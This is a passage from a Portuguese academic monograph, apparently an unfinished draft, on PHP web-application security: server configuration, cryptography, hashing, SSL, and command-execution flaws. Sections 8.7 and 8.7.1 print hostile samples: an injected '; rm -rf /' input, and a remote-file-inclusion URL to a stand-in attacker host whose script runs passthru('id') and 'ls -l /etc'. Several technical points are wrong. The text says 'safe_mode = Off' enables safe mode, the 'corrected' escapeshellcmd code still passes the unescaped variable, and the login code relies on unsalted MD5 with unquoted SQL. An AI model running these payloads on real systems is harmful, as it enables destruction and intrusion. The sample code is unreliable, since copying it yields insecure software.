A cada dia que passa a Web tem estado mais presente nas casas e esse aumento gera um forte apelo comercial, criando uma tendência de forçar também o aumento dos serviços oferecidos por empresas, seja na área de entretenimento puro, como jogos *on-line*, até facilidades para as tarefas do dia-a-dia como *Home bankings*<sup>14</sup>.

Esse fenômeno leva as pessoas a assimilarem conceitos para que a utilização seja segura, minimizando os possíveis danos e maximizando os benefícios.

Para finalizar, não é este trabalho que diz que a Web é algo bom até mesmo essencial para o desenvolvimento da civilização, é a própria civilização que diz isso e de forma bem simples: a cada mês, em todos os países cresce mais e mais o acesso a Internet.

---

<sup>14</sup> Home banking são aplicações para o gerenciamento de contas bancárias disponibilizadas pelos bancos aos seus correntistas, hoje quase todos os serviços executados no banco podem ser efetuados pelo Internet via Home banking, excluindo-se, é claro, operações de saque ou que exijam assinatura do cliente.

## 5 Características da linguagem PHP

Tim Converse e Joyce Park em seu livro "PHP: A Bíblia" afirmam: "Não confie na rede" e "minimize o dano", com base nessas indicações é possível afirmar de forma concreta que a rede mundial de computadores conhecida como Internet não é um ambiente seguro e, embora nos últimos anos a questão da segurança tenha tido grande ênfase nos estudos gerais, inclusive ganhando espaço na mídia televisiva, o caminho para a utilização de forma segura da Internet ainda é longo.

De forma geral os ataques se concentram em burlar regras de segurança dos sistemas ou inserir um programa disfarçado para danificar o sistema de forma que o mesmo seja forçado a abrir alguma brecha de segurança.

Todas as falhas conhecidas até o presente momento se apoiam em falhas de programação dos sistemas expostos na Internet ou na engenharia social, os ataques baseados no conceito de engenharia social são tecnicamente inferiores aos ataques por exploração de falhas de programação, porém a sua propagação e eficiência destrutiva atingem proporções iguais.

Embora existam inúmeros softwares com a finalidade de proteção e bloqueio de ações indesejadas, o ambiente Web está longe de ser considerado seguro e nem com todos os esforços concentrados em segurança na Web, a Internet pode ser considerada 100% segura.

Esta afirmação é baseada no fato de que o protocolo TCP/IP, utilizado para gerir o tráfego das informações na Internet é um protocolo que foi desenvolvido para ser utilizado em um ambiente controlado. Originalmente o protocolo TCP/IP foi criado para prover a comunicação entre bases militares distantes fisicamente e, por essa realidade, a questão da segurança não foi tida como a prioridade desse projeto.

Atualmente, numa rede aberta, sempre vão surgir pessoas ou grupos de pessoas, dispostas a explorar sistemas e técnicas de engenharia social com o intuito de desenvolver novos métodos de ataque. Seja para fins de aprendizado ou maléficos.

Em um ambiente como esse, torna-se fundamental que toda a atenção seja dispensada no momento do desenvolvimento de sistemas para a Web.

## 5.1 O PHP e a segurança

PHP tem o poder de um shell, que executa comandos do sistema operacional sob o qual o servidor está sendo executado ou pode ser apenas utilizado como um *server-side*, por isso é necessário que todo o seu ambiente de execução seja controlado, assim como em outras linguagens manter um ambiente 100% seguro é virtualmente impossível e o PHP não foge a regra e deve ser usado avaliando-se o risco e o benefício de seus recursos e de sua flexibilidade.

Ao se programar em PHP, o desenvolvedor deve conhecer as diretivas de segurança do servidor no qual a sua aplicação será executada, e o mesmo deverá somente apresentar os recursos ativados que realmente sejam utilizados e necessários para a execução dos *scripts*. Configurações padrão (*default*) são sensivelmente vulneráveis a ataques em tempo de execução.

Como uma linguagem desenvolvida com o intuito de ser empregado exclusivamente na Web o PHP é muito seguro desde que o binômio programação e configuração do servidor possam atuar em conjunto. Grande parte das falhas e deficiências de Perl e C quando executados como CGI não existem em PHP e vários outros recursos de segurança foram incorporados para assegurar a confiabilidade de sistemas gerados a partir do PHP.

De modo direto, o PHP pode dar margens a invasões, porém, a segurança do servidor está mais relacionada à forma de utilização desta tecnologia, que pode bloquear todas as práticas maléficas como a descrita ao longo desse texto.

## 5.2 Segurança em meios informáticos

Em um mundo conectado como o atual, é tido como impossível que um grande sistema execute de forma isolada, nesse contexto a segurança dos meios informáticos é vital para as operações do mesmo. Assim podemos definir a segurança em meios informáticos por 5 aspectos:

- Confiabilidade: a informação acessada através do sistema só pode ser vista por usuários autorizados;
- Integridade: a informação só pode ser alterada pelos usuários autorizados;
- Disponibilidade: a informação está disponível para os usuários autorizados;
- Autenticação: o usuário é realmente quem diz ser;

- Não-repudição: todas as ações efetuadas no sistema podem ser associadas a algum usuário.

Em um sistema baseado na Web temos que o mesmo terá que obrigatoriamente ser executado sobre um servidor de aplicação ou HTTP, em muitos casos sistemas complexos baseados na Web são executados em servidores mistos, ou seja, servidores HTTP e servidores de aplicação, e dessa forma a segurança deve ser implementada em dois níveis.

O primeiro nível é o da segurança declarativa, que trata as configurações para a implementação de segurança que precisam ser executadas no servidor, no caso deste trabalho esse nível de segurança será operado tanto no Apache (servidor HTTP) como no PHP (módulo do Apache que atua como o servidor de aplicação PHP) tendo logicamente maior destaque esse último.

O segundo nível de segurança a ser tratado é o da segurança programática, que é a implementação de segurança através do código do software, ou seja, são todas as políticas de segurança que são implementadas no momento do desenvolvimento do software.

Para o conceito de segurança ser aplicado de forma extensa é óbvio que tanto a segurança declarativa quanto a segurança programática devem ser implementados de forma que atuem em conjunto em tempo de execução da aplicação.

## 6 Ataques e defesa na Internet

Um ataque a um sistema baseado na Web parte da premissa que em algum lugar do mundo alguém tem conhecimento técnico e disposição para burlar as regras e diretivas de segurança desse sistema, com o objetivo de obter acesso, danificar ou executar ações não previstas no seu escopo original.

Com a popularização da Internet o número de ataques cresceu de forma exponencial e com eles a capacidade técnica dos exploradores e o refinamento de suas técnicas, conseqüentemente junto aos ataques surgem técnicas que visam anular a sua eficácia ou na pior das hipóteses diminuir o seu raio de atuação e o dano causado pela mesma.

### 6.1 O ambiente de desenvolvimento e execução do PHP

O servidor PHP não é exclusivo da plataforma Unix (Linux, HP-UX, etc.) ele pode ser utilizado de maneira 100% compatível em servidores Linux, Windows e até Mac-OS, embora não se encontre muitos servidores PHP instalados em Mac-OS.

Além disso, o PHP trabalha de forma eficaz também em servidores IIS da Microsoft.

Tanto em ambiente Windows como Linux a recomendação da comunidade de desenvolvimento do PHP e da Zend Technologies, responsável pela *engine*<sup>15</sup> de execução do PHP é que o servidor HTTP utilizado seja o Apache. Por este motivo, neste trabalho será adotado como plataforma padrão o conjunto Apache + PHP + MySQL, no qual o PHP será instalado como módulo do servidor HTTP por motivos de eficiência na sua execução.

O banco de dados utilizado foi o MySQL pelos seguintes motivos

- Custo: pois é disponibilizado gratuitamente para a comunidade de desenvolvedores;
- Flexibilidade: fornece fácil acesso pelo PHP;
- Estabilidade: por estar já na versão 5 é um software maduro e largamente

---

<sup>15</sup> Engine é o sistema de funcionamento da plataforma PHP, ou seja, é o conjunto de características e sua atuação na correta execução do PHP (nesse escopo). A engine pode ser herdada de outro projeto, desde que o projeto que tem por principio o seu aproveitamento necessite dos mesmos recursos. Um exemplo clássico onde um engine pode ser utilizado em diversos projetos é o caso dos jogos para computador, Onde diversos jogos, como por exemplo, Starwars Jedi Outcast e Quake 3 utilizam a mesma engine.

testado nas mais diversas condições;

- Apresenta stored procedures e views que podem ser utilizados no desenvolvimento para refinar toda a aplicação e efetuar checagem de dados pelo próprio banco de dados.

Por recomendação também da comunidade de desenvolvimento do PHP, o servidor Apache utilizado é a versão 2, que é a última versão estável liberada desse servidor HTTP. O presente trabalho toma por base técnicas de ataques por falha de programação que são sensíveis tanto em plataforma Windows como em plataforma Linux, pois ataques por falhas de programação ocorrem por erros de programação do software tendo pouca ou nenhuma influência da plataforma que é executada.

## 7 Configuração da plataforma de execução do PHP

Como já foi mencionada nesse trabalho, a questão específica de segurança sobre redes e servidores não é o foco desse estudo. Contudo, como algumas situações de segurança do PHP dependem exclusivamente da configuração do servidor, nesse capítulo serão explanadas algumas técnicas para a proteção do PHP na parte do servidor.

Vale ressaltar que é de suma importância uma atenção para o conjunto da plataforma de execução do PHP, ou seja, os fatores que envolvem o Sistema Operacional, o Servidor HTTP, o Servidor de banco de dados e finalmente a engine do PHP que é a responsável pela a execução dos *scripts* PHP.

### 7.1 Sistema operacional de execução do PHP

Alguns fatos relacionados à segurança na camada da rede ou na plataforma de execução do PHP podem comprometer a execução e a segurança do PHP em si. Para contribuir com o estudo realizado neste trabalho citam-se os seguintes cuidados, como básicos para o bom funcionamento do sistema como um todo:

- Manter o sistema operacional sempre atualizado, seja ele Windows ou Linux;
- Manter ativo e devidamente configurado o trinômio *firewall*, antivírus e IDS (*Intrusion Detecting System*);
- Não manter o sistema operacional ativo como Administrador (*root*) salvo em casos de manutenção ou configuração;
- Limitar ao máximo o usuário para a utilização do sistema operacional.

Essas regras básicas e simples ao serem implementadas reduzem possíveis acessos não autorizados ou em último caso diminuem o dano em caso de uma inevitável invasão.

### 7.2 O servidor HTTP

De todos os itens da plataforma de execução do PHP com certeza é com o servidor HTTP que medidas mais efetivas de segurança devem ser tomadas. O servidor HTTP tem uma interação grande com a *engine* de execução do PHP. O

ajuste tanto do servidor HTTP como o do PHP devem ser feitos de forma conjunta para que os recursos de segurança sejam maximizados.

Ao configurar o PHP como um módulo do servidor HTTP, devem ser tomadas algumas precauções:

- O servidor HTTP ao receber uma requisição para executar um *script* PHP, deve encaminhar a mesma para a *engine* do PHP caso contrário o código do seu *script* será exposto na Internet;
- Acesso HTTP Request (trata-se de um método de autenticação de usuários via protocolo HTTP. Esse método pode também ser utilizado no PHP desde que o servidor de execução esteja devidamente configurado) deve estar a disposição para ser utilizado quando necessário;
- O administrador do servidor deve estar atento para falhas no mesmo e para a aplicação de *patches*<sup>16</sup> de correção;
- Somente os recursos necessários devem ser liberados no servidor, desabilitando todos os demais;
- Um servidor de e-mail deve estar devidamente configurado em conjunto com o servidor HTTP se necessário;
- A porta de acesso do servidor, geralmente é utilizada a porta 80, deve estar configurada e liberada pelo *firewall* ou outro software de controle de tráfego;
- O usuário para a execução do servidor não deve ser o administrador do sistema (superusuário *root*).

Os procedimentos de segurança descritos acima se aplicam na grande maioria dos servidores HTTP, nesse trabalho o servidor escolhido foi o Apache por ser o indicado pela comunidade de mantenedores do PHP.

### 7.3 O banco de dados MySQL

Como já foi explicado, de pouco adianta configurar o servidor e deixar o banco de dados vulnerável por má configuração, pois todas as informações trafegadas em seus sistemas Web acabam em algum momento sendo armazenadas no servidor de banco dados.

O MySQL é um banco de dados voltado para a Internet, muito veloz. A versão

---

<sup>16</sup> São correções de software liberados pelo desenvolvedor, geralmente essas correções se prestam a corrigir problemas de segurança ou falhas na operação do software.

5 que é a utilizada atualmente, já oferece suporte para *stored procedures*<sup>17</sup> e outros recursos não oferecidos nas versões anteriores. No momento da instalação, o MySQL deixa a senha do administrador em branco, o que pode comprometer em muito a segurança dos seus dados.

Serão apresentados agora, alguns métodos básicos para aumentar sensivelmente a segurança do banco de dados MySQL:

Permitir apenas acessos locais ao MySQL, isso evita conexões remotas;

- A conta *root* do MySQL deve possuir uma senha difícil de ser quebrada;
- A conta administrador deve ser renomeada;
- O acesso anônimo (via *nobody*) deve ser desativado;
- Todos os bancos e tabelas de exemplo devem ser apagados.

As regras descritas acima devem ser empregadas tanto em sistemas Windows como em sistemas Linux. Contudo se o MySQL estiver sendo executado em um ambiente Linux deve-se também ter o cuidado de configurar um ambiente de *chrooted* para a execução do banco.

Essa técnica altera o diretório raiz (/) do sistema operacional para um caminho relativo ao caminho de modificado (*changed root*), ou seja, se existe um arquivo chamado */home/petter/segur.txt* e o *chrooting* for utilizado, o caminho será conhecido como */home/petter*, o arquivo vai existir no ambiente *chrooted*, mas conhecido simplesmente como */segur.txt*. Com esse método cria-se uma “jaula” de proteção impedindo o que está no *chroot* leia ou modifique qualquer arquivo que esteja fora do seu próprio escopo.

#### 7.4 A engine de execução do PHP

O ideal tanto para desenvolvimento como para execução, é que o PHP seja instalado como um módulo do servidor, no caso específico do Linux ele terá que ser compilado dessa forma, pois se for instalado e executado como um CGI o controle do acesso a arquivos do servidor se torna mais difícil e menos eficaz, além de que a performance de execução do PHP como um módulo melhora sensivelmente.

Mais um fator importante ao se preparar o ambiente, é que o PHP precisa estar configurado para que as variáveis superglobais fiquem desativadas (*globals*

---

<sup>17</sup> Stored procedures são funções armazenadas e executadas diretamente no servidor do banco de dados. Atualmente vários bancos de dados apresentam esse recurso.

*off*), essa configuração tem que ser alterada de forma manual no arquivo `php.ini` que fica na pasta de instalação do PHP , dentro da seção *Data Handling* ficando o registro dessa forma:

```
register_globals = Off
```

Deixar essa opção ativada por padrão faz com que todas as suas variáveis se tornem globais, ou seja, possam ser utilizadas e acessadas de qualquer parte do *script* em execução. Se de um lado isso facilita a vida do programador de outro dificulta o controle e a validação dos dados contidos nessas variáveis, além de que, o acesso das variáveis por parte do usuário torna-se sensivelmente mais fácil.

**Comentário:** explicar melhor.....

Uma questão de âmbito geral é que todos os recursos do PHP que não sejam utilizados devem ser desativados no servidor, porque quanto maior o número de recursos ativos no servidor mais complexo é o seu controle e maior é a chance da exploração de alguma falha de segurança.

## 8 Ataques por falha de programação

Os ataques por falhas de programação compõem o cerne de todo esse trabalho. Ao longo do desenvolvimento serão demonstrados métodos utilizados para comprometer os sistemas de informação disponibilizados para a Web bem como formas de evitá-los ou, pelo menos, diminuir os possíveis danos.

As técnicas aqui apresentadas não têm a presunção de indicar métodos que tornem um sistema totalmente seguro, pois por ser um ambiente altamente dinâmico, o estudo sobre a programação segura deve ser constante e evoluir da mesma forma que evoluem as técnicas de ataque.

Na maioria das vezes um provável invasor ao se deparar com um sistema coeso prefere disparar seu ataque a outro sistema, provavelmente menos seguro. O grande resultado, portanto, é dificultar uma invasão por falha de programação de tal forma que o possível invasor seja desencorajado o bastante para não executar sequer a tentativa de ataque, direcionando seus esforços para alvos menos seguros.

Uma invasão por falha de programação baseia-se na imaturidade do desenvolvedor. Programas que não tratam as variáveis de entrada, logins de usuários, etc. permitem que um atacante dispare várias formas de atentados. Deixar falhas de programação pode permitir a um atacante passar dados ou forçar o sistema a executar tarefas sem necessariamente invadir o servidor.

### 8.1 Usando PHP em modo seguro

Uma técnica muito empregada é a de utilizar o PHP no modo seguro (*safe mode*), ou seja, configurar o PHP no servidor para que ele seja executado somente no modo seguro, dessa forma o escopo de atuação do *script* se torna limitado e mais fácil de ser controlado e mesmo em um sistema mal projetado pode ter o raio de atuação do invasor limitado, minimizando riscos.

Essa configuração é feita alterando o arquivo `php.ini` que fica dentro da pasta de instalação do PHP. Na seção `Safe Mode` a configura deve ficar da seguinte forma para ativar o modo seguro no servidor:

```
safe_mode = Off
```

No modo seguro o PHP só executa *scripts* e arquivos na pasta pré-configurado no servidor limitando assim acessos a *scripts* remotos ou outros

arquivos contidos no servidor. Outro limite imposto usando *safe mode* se refere as variáveis: é possível listar quais variáveis de ambiente o usuário tem permissão para alterar o seu conteúdo, dessa forma variáveis sensíveis podem ser protegidas de alterações.

Contudo, esse modo não é totalmente seguro, mas serve como reforço para um código realmente seguro.

## 8.2 Incluindo arquivos como parte de scripts

Muitos programadores colocam parte de seus *scripts* em arquivos separados para depois serem incluídos por meio da diretiva *include()* ou *request()* em vários outros *scripts*, esses arquivos em grande parte recebem como extensão a abreviação ".inc", assim qualquer navegador cliente (*browser*) que fizer uma requisição ao servidor por este arquivo terá todo o conteúdo do mesmo exibido na tela.

Isso ocorre porque o servidor só irá interpretar aquilo para qual foi configurado, qualquer outro arquivo, com extensão desconhecida, será simplesmente exibido na tela. Para prevenir isso é possível colocar esses arquivos com a extensão ".php", assim eles serão interpretados e não terão o seu código exibido. Uma técnica auxiliar é configurar o servidor Web para também interpretar esses arquivos (".inc").

Existe ainda uma terceira opção, que é colocar os arquivos ".inc" fora da pasta "DocumentRoot" e alterar o caminho dos arquivos de inclusão (*include\_path*) no PHP. Esta é uma técnica difícil de ser implementada e ainda oferece o risco do programador por algum motivo acabar deixando algum arquivo ".inc" no diretório "DocumentRoot" e ter todo o seu trabalho comprometido.

Caso o programador não tenha acesso à configuração do servidor, pode adotar como boa prática de programação, a utilização de uma extensão exclusiva para os arquivos que serão incluídos.

### 8.3 Modificando configurações no servidor em tempo de execução

Quase todas as configurações do PHP estão contidas no arquivo "php.ini", que fica dentro da pasta de instalação do PHP. De acordo com a instalação do PHP (como módulo ou CGI) esse arquivo é carregado e controla o comportamento do PHP, porém várias configurações de segurança podem ser acessadas e modificadas em tempo de execução, isso pode ser feito usando as funções *ini\_get()* e *ini\_set()*.

Se PHP estiver instalado como modulo do servidor Web ainda resta a opção de configuração por grupos, ou seja, pode-se criar grupos com diferentes regras e limites de segurança, porém essa configuração também não é segura, pois pode ser acessada e alterada em tempo de execução do *script*.

*Scripts* bem projetados podem alterar as configurações de segurança para permitir funções pertinentes ao programador, contudo é sabido que essas opções não podem, em nenhum momento, serem alimentadas por variáveis, mesmo que filtradas, pois a chance delas serem alteradas por algum usuário existe e o dano ao servidor ou funcionamento do sistema pode ser grande o suficiente para exibir senhas de acesso ou deixar o servidor inoperante.

Um exemplo do uso do comando *ini\_get()*, que se presta a retornar o valor de um parâmetro configurado no arquivo "php.ini", pode ser observado abaixo:

```

1. <?php
2. /*
3. Seu php.ini contém as seguintes definições:
4. display_errors = On
5. register_globals = Off
6. post_max_size = 8M
7. */
8.
9. echo 'display_errors = ' . ini_get('display_errors') . "\n";
10. echo 'register_globals = ' . ini_get('register_globals') . "\n";
11. echo 'post_max_size = ' . ini_get('post_max_size') . "\n";
12. ?>
```

O *script* de exemplo acima irá produzir na tela um retorno da seguinte forma:

```

display_errors = 1
register_globals = 0
post_max_size = 8M
```

## 8.4 Configurando a árvore de diretório

A configuração do servidor permite alterar o acesso do PHP aos arquivos. Isso é feito com a configuração de "open\_basedir", por meio do qual é possível configurar a árvore de diretório que o PHP tem permissão e acesso aos arquivos.

Por exemplo, fora da árvore de diretório configurada, o PHP não pode utilizar a função *fopen()* para operar sobre qualquer arquivo. Dessa forma mesmo um *script* mal programado tem o seu escopo de ação sobre os demais arquivos do servidor limitado.

Por padrão, o PHP vem com essa opção em branco permitindo acesso a todos os arquivos, assim é fortemente recomendado a sua configuração.

## 8.5 Carga dinâmica e limitação de funções

Ao instalar o PHP como módulo do servidor Web como padrão, a opção de carga dinâmica está habilitada por padrão, dessa forma o *script* pode carregar módulos e alterar configuração fazendo uma carga em tempo de execução com isso um atacante tem a habilidade de alterar configuração de segurança.

O ideal é configurar o PHP para desabilitar a carga dinâmica. Se o modo seguro já estiver configurado a carga dinâmica é desabilitada automaticamente.

Outro fator importante é a opção de desabilitar determinadas funções, desde a *include()*, que é largamente utilizado para carregamento de arquivos em PHP, até funções como a *phpinfo()* que trás informações sobre o servidor de execução. É claro que essa configuração altera sensivelmente o PHP, contudo é interessante o controle sobre funções de pouco impacto e que se prestam somente ao fornecimento de informações que já são de conhecimento do administrador.

## 8.6 Criptografia no PHP

O PHP oferece um grande suporte a criptografia por meio de funções internas.

Como exemplo cita-se as funções *base64()* e *mcrypt()* que trabalham em parceria permitindo a criptografia e a descriptografia de dados. Chaves públicas e

chaves secretas. A utilização de chaves públicas é uma técnica que consiste em dois pontos que se comunica por dados criptografados, publicarem suas chaves públicas e guardarem uma chave secreta cada e com isso conseguem se comunicar mesclando a criptografia com a chave pública e a descriptografia com suas respectivas chaves secretas.

Também existe a chave única que é utilizada para criptografar e descriptografar. Embora mais veloz que o anterior tem o inconveniente de necessitar que a chave seja transmitida de alguma forma no processo de comunicação, gerando o risco de ser capturada junto com os dados.

Em PHP até mesmo cookies podem ser criptografados. O exemplo abaixo, armazena em um cookie, o número de visitas de um usuário, usando um *script* PHP:

```
<?php
1. $visita = $_COOKIE['visita'] + 1;
2. //Com $_COOKIE é chamado o cookie "visita" e incrementa o seu valor em 1.
3. setcookie("visita", $visita);
4. //Grava o novo valor no cookie "visita".
5. ?>
6. <html><head></head>
7. <body>
8. <h1>Você esteve aqui <?php echo $visita ?> vezes</h1>
9. //Imprime o conteúdo da variável visita (o valor do cookie incrementado em 1).
10.</body>
11.</html>
```

É criado um cookie para a contagem de visitas do usuário, contudo algum agressor poderia abrir esse cookie, presente na máquina do cliente e editá-lo fazendo crer em uma contagem diferente da real.

Para corrigir esta vulnerabilidade, a função *mcrypt()* deixa essa operação de adulteração virtualmente impossível.

Em primeiro lugar cria-se uma chave de DES da seguinte forma, essa chave pode ser gerada em um arquivo separado, para depois ser utilizada no seu script via *include()*:

```
1. <?php
2. //Este trecho está em um arquivo à parte incluído no script.
3. $chave_tamanho = mcrypt_get_key_size(MCRYPT_DES);
4. //Retorna o tamanho da chave.
5. $chave = mcrypt_create_iv($chave_tamanho, MCRYPT_DEV_RANDOM);
6. //Cria uma chave de forma randômica baseada no tamanho.
7. echo base64_encode($chave);
8. //Imprime em tela e codifica o valor da variável chave em base64.
```

9. ?>

Com a chave DES em mãos basta criptografar o cookie:

```

1. <?php
2. include("chave.php");
3. //Inclui o arquivo que gera a chave.
4. $chave = base64_decode("NCiUmfirBYG");
5. //Decodifica em base64 a chave.
6. if (isset($_COOKIE['visita'])){
7. //Testa o conteúdo do cookie.
8.     $encrypt = base64_decode($_COOKIE['visita']);
9.     //Decodifica o cookie.
10.    $visita = mcrypt_cbc(MCRYPT_DES, $chave, $encrypt, MCRYPT_DECRYPT);
11.    //Descriptografa usando a chave em CBC.
12. }
13. $visita = $visita + 1;
14. //Incrementa o valor do cookie em 1.
15. $encrypt = mcrypt_cbc(MCRYPT_DES, $chave, $visita, MCRYPT_ENCRYPT);
16. //Criptografa o novo valor do cookie.
17. setcookie("visita", base64_encode($encrypt));
18. //Grava o novo valor do cookie codificando o seu conteúdo.
19. ?>
```

De modo geral no processo acima o valor criptografado foi lido no cookie e descriptografado para então o *script* operar no contador de visitas e, por fim, o resultado foi criptografado e armazenado no cookie.

Se o usuário tentasse editar manualmente esse cookie ele veria algo como: IQ109yQCEgw%3D que não reflete nada em relação ao real significado desse cookie.

O processo acima ilustra a utilização da criptografia por meio de funções inerentes ao PHP, mas não garante proteção, pois o agressor poderia substituir o cookie atual por uma versão mais antiga, diminuindo assim o número de visitas.

### 8.6.1 Algoritmos de Hashing

Assinar um documento com uma chave privada gera, em geral, uma assinatura tão grande quanto o próprio documento, para a assinatura de documentos longos isso se torna um inconveniente. Muitos softwares de segurança têm na assinatura a forma para comprovarem a sua origem e autenticidade, para coibir que cópias adulteradas por crackers circulem livremente.

A partir disso vários algoritmos de Hashing foram desenvolvidos. Esses são

na verdade, modificações dos algoritmos de criptografia, porém não prevêm a descriptografia ou reversão do processo.

O PHP fornece suporte a algoritmos de Hashing utilizando a biblioteca pública mhash, entre uma das funções mais usadas estão a MD5. Dados tratados com MD5 ou qualquer outro algoritmo de Hashing mesmo que o servidor tenha sido comprometido e a base de dados copiada torna-se impossível à compreensão dos dados.

Como exemplo, existe a função *crypt()* e *md5()* que não traz uma parceira para descriptografar os dados e se aplica rotineiramente na criptografia de senhas. Esta técnica é utilizada porque, para validar uma senha, não é necessário descriptografar a senha armazenada para comparar com a fornecida, melhor que isto é criptografar a senha fornecida e, após isto, comparar com a armazenada.

Um exemplo clássico é o de login e senha armazenada no banco de dados e o usuário ao efetuar o seu login não precisa ter a senha decodificada, basta comparar o valor informado codificando-o com o valor já codificado no banco. Esse processo é ilustrado abaixo:

```

1. <?php
2. include 'servidor.php';
3. //Arquivo com login e senha do banco de dados.
4. $connect_server = mysql_connect($servidor, $login, $senha);
5. //Conectando ao servidor de banco de dados.
6. $connect_db = mysql_select_db($banco);
7. //Conectando ao banco de dados.
8.
9. $login = md5($_POST['login']);
10. //Efetua a codificação do login recebido por POST utilizando o hash MD5.
11. $senha = md5($_POST['senha']);
12. //Efetua a codificação da senha recebido por POST utilizando o hash MD5.
13.
14. $consulta = "select * from login where login = $login and senha = $senha";
15. //Consulta select com os valores codificados em MD5.
16. /*
17. NOTA: Nessa consulta ao banco não efetuamos a validação contra SQL Injection
    pois é apenas um exemplo de uso do hash MD5 e está sendo executado em um
    ambiente controlado.
18. */
19.
20. $query = mysql_query($consulta);
21. //Executa a query SQL.
22. $ok = mysql_num_rows($query);

```

```
23. //Retorna o número de linhas geradas na consulta select.
24. if ($ok == 0){
25. //Testa o valor de linhas retornadas.
26.  echo "Login ou senha inválidos.
27.  exit;
28. //Encerra aqui o script.
29. }else{
30. //Em caso afirmativo de login.
31.  echo "Você está logado";
32. }
33. ?>
```

Como pode ser verificado ao utilizarmos um hash, que não possui retorno da informação ao seu estado original, basta apenas compararmos com a o dado armazenado no banco de dados, pois como o hash será sempre o mesmo, a comparação poderá ser feita sem nenhum problema.

## 8.6.2 Camada de servidor seguro (SSL)

Quando se faz necessário gravar algum dado muito sigiloso, por exemplo o número de um cartão de crédito, a aplicação de criptografia ou hashing não é suficiente, pois o PHP é uma linguagem executada do lado do servidor e naturalmente o envio desses dados do computador cliente até o servidor onde será de fato executada a criptografia ou hashing, estará desprotegido e sujeito a "escuta".

Para solucionar esse problema o ideal é utilizar para esse tipo de comunicação, o protocolo SSL (Secure Server Layer) que provê de forma segura a comunicação do computador do usuário até o servidor. Em geral os dados são criptografados em 128 bits, para então serem transmitidos, porém geralmente a criptografia varia de 64 bits até 256 bits.

Além do suporte do servidor para que isso seja possível, é preciso que uma autoridade certificadora intermedeie a operação por meio da emissão de um certificado digital. Com esse certificado o usuário tem a garantia de um terceiro que os seus dados realmente serão processados de forma segura, a empresa que irá receber seus dados é realmente quem ela afirmar ser, ou seja, não há nenhum tipo de fraude quanto à identidade do site e mesmo que em algum caso extremo onde a comunicação possa ter sido interceptada a mensagem não poderá ser facilmente compreendida.

Hoje a empresa que mais certifica sites no mercado brasileiro é a Verisign, de acordo com a mesma, seu certificado funcionam em uma alta gama de servidores Web, dentre eles o servidor Apache que foi o escolhido para este trabalho. O valor de um certificado SSL/TSL está em R\$ 1.890,00 com validade de 1 ano.

No caso da Verisign, é necessária a instalação de um software por eles fornecido, no servidor Web e que o servidor Web em questão suporte SSL. Assim ao contratar o certificado fica habilitado no servidor o trafego de informações via SSL.

Estima-se que para quebrar o protocolo SSL e conseguir compreender uma mensagem criptografada em 128 bits seja necessário algo em torno de 4 anos de processamento ininterrupto. Nesse tempo a informação já não teria qualquer validade para a pessoa que a interceptou.

Transações financeiras, acessos a *home banking*, compras com cartão de crédito e outras transações que apresentem tráfego de dados sensíveis à escuta são executadas utilizando SSL.

## 8.7 Execução de arquivos arbitrários

O PHP tem o poder de executar programas externos. Funções como *system()*, *popen()*, *passthru()* e o operador crase ( ` ` ) dão ordem para execução de comandos no sistema operacional que o servidor está sendo executado. Um exemplo prático desse processo é o do *script* abaixo:

```

1. <html>
2. <head></head>
3. <body>
4. <form>
5. Informações sobre o usuário
6. <input type="text" name="nome">
7. <!-- Campo de formulário HTML -->
8. <?php
9. if (isset($nome)) {
10. //Testa o valor da variável nome
11. ?>
12. <h1>Resultado para <?php echo $nome; ?></h1>
13. <pre><?php system("finger" . $nome);
14. */ Nesse ponto envia a variável nome como parâmetro do comando do
15. servidor "finger". */
16. ?></pre>
17. <?php } ?>

```

```
18. </body>
19. </html>
```

Em um servidor com ambiente Unix o comando "finger" devolve informações sobre o usuário especificado.

Como neste sistema operacional os comandos são separados por ponto e vírgula, se o usuário no lugar do nome passasse por exemplo, a seqüência:

```
1. ; rm - rf /
```

Todo o conteúdo que o usuário corrente tivesse acesso seria apagado, pois o comando rm do Unix com o parâmetro - rf apaga conteúdo.

O programador deveria então, utilizar um filtro no *script* para evitar todos os dados exceto os usuários válidos, considerando que para isso o programador precisaria de informações do servidor sobre o esquema de usuários.

Uma outra solução também bastante interessante é a utilização da função *escapeshellcmd()*, com essa função caracteres de comando, como por exemplo o ";", é tratado como uma simples *string* não atuando como um comando do sistema operacional.

Como exemplo do uso da função *escapeshellcmd()* podemos exibir:

```
1. <html>
2. <head></head>
3. <body>
4. <form>
5. Informações sobre o usuário
6. <input type="text" name="nome">
7. <!-- Campo de formulário HTML -->
8. <?php
9. $nome_tratado = escapeshellcmd($nome);
10. //Aqui é efetuado o tratamento com escapeshellcmd().
11. if (isset($nome_tratado)) {
12. //Testa o valor da variável nome
13. ?>
14. <h1>Resultado para <?php echo $nome; ?></h1>
15. <pre><?php system("finger" . $nome);
16. */ Nesse ponto envia a variável nome como parâmetro do comando do
17. servidor "finger". */
18. ?></pre>
19. <?php } ?>
20. </body>
21. </html>
```

Assim o usuário não conseguiria usar o ";" para acionar outro comando na seqüência, porém ainda assim conseguiria passar um valor inesperado para o

comando "finger", mas como esse comando não efetua nenhuma ação de alto risco não haveria grandes problemas.

É válido ressaltar que mesmo os servidores Web atuais que são executados com um usuário fictício denominado nobody, apenas minimiza o dano não impedindo a sua execução pois todo o escopo de atuação do seu *script* será o campo de atuação do comando arbitrário, e leia-se escopo de atuação como base de dados, seus *scripts* e demais arquivos com permissão de modificação por eles.

### 8.7.1 Ataque direto ao servidor

A falha descrita no item 8.7 mostrou que é possível executar comandos que podem comprometer todo o funcionamento do servidor, pois tem a capacidade de atacar e alterar o sistema operacional sob o qual o servidor Web e PHP estão sendo executados. Embora já seja assustador tal horizonte, a situação pode se complicar se, ao perceber o funcionamento anormal, o administrador do servidor não tomar medidas imediatas de contingência para assegurar o funcionamento do servidor.

Se um atacante conseguisse acesso ao servidor em um nível não autorizado poderia passar, a partir daí, a operar furtivamente tarefas a fim de obter dados sensíveis como senhas, número de cartão de crédito, etc. Isso é possível pois uma falha na programação pode permitir que um atacante execute um *script* remoto hospedado em algum servidor de seu controle e a partir daí a comprometer toda a segurança dos serviços oferecidos.

O exemplo abaixo é uma maneira desse tipo de invasão ser infligido:

O atacante monta a seguinte URL:

<http://www.exemplo.com.br/exemplo.php?link=paginacracker.com/exec.php>

Como podemos notar no exemplo acima, a variável passada na URL link não é tratada e manualmente é altera para enviar ao *script* o valor paginacracker.com/exec.php que irá executar o *script* exec.php, que é de controle do invasor.

No *script* do arquivo exec.php encontramos:

```
1. <?php
2. /*
3. O comando passthru tem o poder de executar comandos do sistema
4. operacional de execução do servidor, no caso Linux.
5. */
```

```

6. passthru('id');
7. passthru('ls -l /etc');
